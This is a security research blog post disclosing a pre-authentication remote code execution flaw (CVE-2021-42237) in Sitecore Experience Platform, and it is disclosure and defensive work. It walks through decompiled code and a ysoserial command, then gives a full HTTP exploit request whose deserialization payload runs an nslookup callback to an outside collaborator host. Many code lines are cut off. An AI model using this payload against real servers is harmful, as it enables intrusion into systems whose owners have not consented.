Research Notes > Security Research

November 2, 2021

Sitecore Experience Platform Pre-Auth RCE - CVE-2021-42237

The advisory for this issue can be found here.

Intro

One of our missions at Assetnote is to secure the attack surfaces of enterprises around the world. In order to achieve that goal, our security research team cannot solely rely on the public disclosure of vulnerabilities.

Collectively, as a team, we must assess our customers attack surfaces holistically, and not be afraid to take apart the most complex enterprise applications to discover vulnerabilities within them.

Over the last year, our security research team has taken apart dozens of enterprise web applications that are being monitored through Assetnote's Continuous Security Platform, and as a team we've discovered numerous pre-authentication, critical vulnerabilities.

Through the discovery of these critical vulnerabilities, we have been able to protect our customers from threats that they did not even know about, and we've provided value beyond any tooling looking at attack surfaces from a purely reactive point of view.

In this blog post, we detail an RCE vulnerability that our security research team discovered affecting Sitecore XP 7.5 Initial Release to Sitecore XP 8.2 Update-7. You can find the advisory from Sitecore for this issue here: https://support.sitecore.com/kb?id=kb_article_view&sysparm_article=KB1000776

The CVE for this vulnerability is CVE-2021-42237. Sitecore classifies this vulnerability in their advisory as `SC2021-003-499266`.

What is Sitecore Experience Platform?

Sitecore’s Experience Platform (XP) is an enterprise content management system (CMS). This CMS is used heavily by enterprises, including many of the companies within the fortune 500.

Sitecore XP provides you with tools for content management, digital marketing, and analyzing and reporting.

Sitecore XP is written in .NET. At the time of writing this blog post, there are over 4.5k instances of Sitecore on the external internet.

Mapping out the attack surface

One of the most important things when it comes to auditing enterprise software, is having a good understanding of the attack surface. For instance, understanding how the routing works, what is accessible pre-authentication, what is not, and why.

These questions have been critical for our security research team to answer any time we look at enterprise code bases. Armed with answers to these questions, we are then able to deduce areas of the attack surface that are worth spending more time on.

The first thing you want to do is obtain all of the DLL files located in `bin/` and decompile all of them using ILSpy. ILSpy can handle decompiling a whole folder of IIS files.

Once you have decompiled these files, open up two folders in your favourite IDE - the Sitecore deployment folder (what’s found on the IIS server) and the Sitecore source code folder (decompiled by ILSpy).


When looking at Sitecore's attack surface, we notice that there are a number of routes that are defined in the `App_Config/Sitecore.config` file.

What we're interested in particularly is this line:

```
<site name="shell" virtualFolder="/sitecore/shell" physicalFolde
```

From this, we understand the mapping between the physical files in the deployment, to the virtual paths exposed on the web server.

As we know that the `sitecore/shell` directory in the deployment is exposed via IIS (web.config), we can start auditing the files within this directory.



```
▼ shell
    ▶ Applications
    ▶ client
    ▶ ClientBin
    ▶ Configuration
    ▶ Controls
    ▶ Feeds
    ▶ RadControls
    ▶ Schemas
    ▶ Templates
    ▶ Themes
    ▶ WebService
      blank.html
      default.aspx
      DialogHeader.ascx
      DialogPage.Master
      download.aspx
      Invoke.aspx
      sitecore.version.xml
  blocked.aspx
  default.aspx
  no.css
```

Now, this may seem incredibly simple when presented to you in this blog, but to be frank, there are more than a dozen .config files within Sitecore XP's deployment and one might easily get sidetracked by the complexity of Sitecore, before auditing the files within this folder.

The journey in mapping out the attack surface is not over yet, we still are not sure about what is pre-authentication vs. what is post-authentication. This becomes clearer as we iterate through each `aspx`/`ashx` file and read the source code to see whether or not there are authentication requirements.

Discovering the RCE


When we investigated some of the files inside the sitecore/shell directory, we came across /sitecore/shell/ClientBin/Reporting/Report.ashx which had the following contents:

```
<%@ WebHandler Language="C#" CodeBehind="Report.ashx.cs" Class="
```

Since we've loaded up the source code in our IDE, we simply check out the source code of `Sitecore.sitecore.shell.ClientBin.Reporting.Report` and find the following contents:

`Sitecore.Xdb.Client/Sitecore/sitecore/shell/ClientBin/Reporting/Report.cs`:

```
using System;
using System.Data;
using System.Web;
using System.Web.SessionState;
using Sitecore.Analytics.Reporting;
using Sitecore.Configuration;
```



```
using Sitecore.Diagnostics;

namespace Sitecore.sitecore.shell.ClientBin.Reporting
{
        public class Report : IHttpHandler, IRequiresSessionStat
        {
                public bool IsReusable => true;

                public void ProcessRequest(HttpContext context)
                {
                        Assert.ArgumentNotNull(context, "context
                        object obj = null;
                        try
                        {
                                obj = ProcessReport(context);
                        }
                        catch (Exception ex)
                        {
                                Log.Error("Failure running the r
                                obj = ex;
                        }
                        context.Response.ContentType = "applicat
                        ReportDataSerializer.SerializeResponse(c
                }

                private DataTable ProcessReport(HttpContext cont
                {
                        string source = null;
                        ReportDataQuery query = ReportDataSerial
                        DataTable dataTable = (Factory.CreateObj
                        if (string.IsNullOrWhiteSpace(dataTable.
                        {
                                dataTable.TableName = "report";
                        }
                        return dataTable;
                }
        }
}
```

We can see that this code does not require any authentication. Furthermore, it is taking the value of `context.Request.InputStream` and passing it to `ReportDataSerializer.DeserializeQuery`.

In order to investigate further, we pull the source code for `ReportDataSerializer.DeserializeQuery`:

`/Sitecore.Analytics/Sitecore/Analytics/Reporting/ReportDataSerializer.cs`:

```
                public static ReportDataQuery DeserializeQuery(S
                {
                        source = null;
                        string text = null;
                        List<FilterEntry> filters = new List<Fil
                        Dictionary<string, object> parameters = 
                        XmlReaderSettings settings = new XmlReac
                        {
                                IgnoreComments = true,
                                IgnoreWhitespace = true
                        };
                        using (XmlReader xmlReader = XmlReader.C
                        {
                                while ((xmlReader.NodeType != Xm
                                {
                                        xmlReader.Read();
                                }
                                if (xmlReader.MoveToAttribute("s
                                {
                                        xmlReader.ReadAttributeV
                                        source = xmlReader.Value
                                }
                                bool flag = !xmlReader.EOF;
                                while (flag)
                                {
                                        if (xmlReader.NodeType =
                                        {
                                                switch (xmlReade
                                                {
                                                case "query":
                                                        text = x
                                                        continue
                                                case "filters":
                                                        Deserial
                                                        continue
                                                case "parameters
                                                        Deserial
                                                        continue
                                                }
                                        }
                                        flag = xmlReader.Read();
                                }
                        }
                        return new ReportDataQuery(text ?? stri
                }
```

Interesting! Our POST input is passed to this function and we can see that it conditionally triggers different deserialization functions depending on the XML nodes in our request.

We audited `DeserializeFilters` and we did not find any dangerous functionality there.

However, the `DeserializeParameters` function was much more interesting.

We can see the logic of this function below:

```
private static void DeserializeParameters(XmlRea
{
        reader.ReadStartElement("parameters");
        bool flag = !reader.EOF;
        while (flag)
        {
                if (reader.NodeType == XmlNodeTy
                {
                        reader.MoveToContent();
                        string attribute = reade
                        if (attribute != null)
                        {
                                for (bool flag2
                                {
                                }
                                object value = r
                                parameters.Add(a
                        }
                }
                flag = reader.Read();
        }
}
```

We can see that this function, when conditionally triggered, has the following sink:

```
object value = new NetDataContractSerializer().ReadObject(reader, verifyObjectName: true);
```

Ultimately, this is what allowed us to achieve RCE in Sitecore. NetDataContractSerializer is inherently vulnerable to command execution, through building a gadget chain through ysoserial.net.

In order to actually reach this function, we had to construct some XML that would trigger this code path.

Our team crafted the following XML:

```
<?xml version="1.0" ?>
<a>
    <query></query>
    <source>foo</source>
    <parameters>
        <parameter name="">
                                          SERIALIZED XML OBJECT HE
        </parameter>
    </parameters>
</a>
```

Using `ysoserial` we were able to generate a serialized payload which leads to RCE:

```
./ysoserial.exe -f NetDataContractSerializer -g TypeConfuseDelegate -c "nslookup yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net" -o base64 -t
```

The final payload to get command execution looks like the following:

```
POST /sitecore/shell/ClientBin/Reporting/Report.ashx HTTP/1.1
Host: sitecore.local
```

```
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
Connection: close
Content-Type: text/xml
Content-Length: 5919

<?xml version="1.0" ?>
<a>
    <query></query>
    <source>foo</source>
    <parameters>
        <parameter name="">
            <ArrayOfstring z:Id="1" z:Type="System.Collections.G
                xmlns="http://schemas.microsoft.com/2003/10/Seri
                xmlns:i="http://www.w3.org/2001/XMLSchema-instan
                xmlns:x="http://www.w3.org/2001/XMLSchema"
                xmlns:z="http://schemas.microsoft.com/2003/10/Se
                <Count z:Id="2" z:Type="System.Int32" z:Assembly
                    xmlns="">2</Count>
                <Comparer z:Id="3" z:Type="System.Collections.Ge
                    xmlns="">
                    <_comparison z:Id="4" z:FactoryType="a:Deleg
                        xmlns="http://schemas.datacontract.org/2
                        xmlns:a="http://schemas.datacontract.org
                        <Delegate z:Id="5" z:Type="System.Delega
                            xmlns="">
                            <a:assembly z:Id="6">mscorlib, Versi
                            <a:delegateEntry z:Id="7">
                                <a:assembly z:Ref="6" i:nil="tru
                                <a:delegateEntry i:nil="true"/>
                                <a:methodName z:Id="8">Compare</
                                <a:target i:nil="true"/>
                                <a:targetTypeAssembly z:Ref="6"
                                <a:targetTypeName z:Id="9">Syste
                                <a:type z:Id="10">System.Compari
                            </a:delegateEntry>
                            <a:methodName z:Id="11">Start</a:met
                            <a:target i:nil="true"/>
                            <a:targetTypeAssembly z:Id="12">Syst
                            <a:targetTypeName z:Id="13">System.D
                            <a:type z:Id="14">System.Func`3[[Sys
                        </Delegate>
                        <method0 z:Id="15" z:FactoryType="b:Memb
                            xmlns=""
                            xmlns:b="http://schemas.datacontract
                            <Name z:Ref="11" i:nil="true"/>
                            <AssemblyName z:Ref="12" i:nil="true
                            <ClassName z:Ref="13" i:nil="true"/>
                            <Signature z:Id="16" z:Type="System.
                            <Signature2 z:Id="17" z:Type="System
                            <MemberType z:Id="18" z:Type="System
                            <GenericArguments i:nil="true"/>
                        </method0>
                        <method1 z:Id="19" z:FactoryType="b:Memb
                            xmlns=""
                            xmlns:b="http://schemas.datacontract
                            <Name z:Ref="8" i:nil="true"/>
                            <AssemblyName z:Ref="6" i:nil="true"
                            <ClassName z:Ref="9" i:nil="true"/>
                            <Signature z:Id="20" z:Type="System.
                            <Signature2 z:Id="21" z:Type="System
                            <MemberType z:Id="22" z:Type="System
                            <GenericArguments i:nil="true"/>
                        </method1>
```

```
                    </_comparison>
                </Comparer>
                <Version z:Id="23" z:Type="System.Int32" z:Assem
                    xmlns="">2</Version>
                <Items z:Id="24" z:Type="System.String[]" z:Asse
                    xmlns="">
                    <string z:Id="25"
                        xmlns="http://schemas.microsoft.com/2003
                    <string z:Id="26"
                        xmlns="http://schemas.microsoft.com/2003
                </Items>
            </ArrayOfstring>
        </parameter>
    </parameters>
</a>
```

The above payload will execute `cmd /c nslookup yuwewp90p365hx64wh7rumz8kzqxem.burpcollaborator.net`

Remediation Advice

In order to remediate this vulnerability, simply remove the `Report.ashx` file from `/sitecore/shell/ClientBin/Reporting/`.

The official remediation advice can be found here.

It suggests the following:

```
For Sitecore XP 7.5.0 - Sitecore XP 7.5.2, use one of the follow
Upgrade your Sitecore XP instance to Sitecore XP 9.0.0 or higher
Consider the necessity of the Executive Insight Dashboard and re
Upgrade your Sitecore XP instance to Sitecore XP 8.0.0 - Sitecor
```

```
For Sitecore XP 8.0.0 - Sitecore XP 8.2.7, remove the Report.ash
Note: The Report.ashx file is no longer used and can safely be r
```

Conclusion

This blog post demonstrates a pre-authentication RCE against Sitecore XP.

As a team, as we've been performing offensive security source code analysis we often discover that there are critical vulnerabilities in enterprise software that are incredibly easy to exploit.

The apps that we have been auditing are complex, however the vulnerabilities are quite simple. With a concerted effort in taking apart these enterprise apps, we are able to discover critical vulnerabilities, after understanding the attack surface.

We believe that this is because of how difficult it can be to obtain copies of enterprise software, but also because it is rare for attackers to perform in-depth source code analysis where sources and sinks are mapped out for large and complex enterprise applications.

Using this vulnerability, we were able to rapidly deploy checks for all of our customers using Assetnote's Continuous Security Platform. Our customers were notified about this vulnerability as soon as our team discovered it.

Written by:
Shubham Shah

More Like This

Security Research

Insecurity through Censorship: Vulnerabilities Caused by The Great Firewall

Read on ASN Blog >

Security Research

Chaining Three Bugs to Access All Your ServiceNow Data

Read on ASN Blog >

Security Research

Why nested deserialization is harmful: Magento XXE (CVE-2024-34102)

Read on ASN Blog ›

Security Research

Digging for SSRF in NextJS apps

Read on ASN Blog ›

Security Research

Two Bytes is Plenty: FortiGate RCE with CVE-2024-21762

Read on ASN Blog ›

Security Research

Continuing the Citrix Saga: CVE-2023-5914 & CVE-2023-6184

Read on ASN Blog ›

Back to All »

Assetnote

Address:
Level 10, 12 Creek Street, Brisbane QLD, 4000

Contact:
contact@assetnote.io

Press Inquiries:
press@assetnote.io

Platform Features

Continuous Asset Discovery

Deep Asset Enrichment

Assetnote Exposure Engine

Expert Security Research

Collaborative Workflows

Customization

Use Cases

Continuous Asset Discovery and Inventory

Real-Time Exposure Monitoring

Attack Surface Reduction

Mergers & Acquisitions

Bug Bounty Readiness

Privacy Policy